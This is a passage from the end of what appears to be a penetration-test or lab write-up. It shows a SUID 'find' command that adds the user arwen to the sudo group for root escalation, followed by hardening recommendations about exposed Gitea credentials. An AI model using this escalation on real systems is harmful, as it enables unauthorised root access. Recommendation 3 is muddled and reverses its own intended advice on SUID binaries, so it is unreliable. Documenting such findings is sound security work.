$ ./find . -exec /usr/sbin/usermod -aG sudo arwen \; -quit
```

Cat /etc/sudoers



Login with arwen and you can escalate to root with arwen's password



Recommendations

1. — First off I would recommend not having gitTea credentials showing on a public web server. This was found easily and then having "gitea" credentials at the top of that page led us to gitea. I would have gitea running privately unless it's absolutely necessary to be running publicly.
2. Don't have credentials for a system user on a application user such as the git user

3. I would check the SUID using the find command shown above, to make sure commands that every user can run, such as find, have sudo privileges. If find didn't have sudo permissions we wouldn't be able to escalate to root.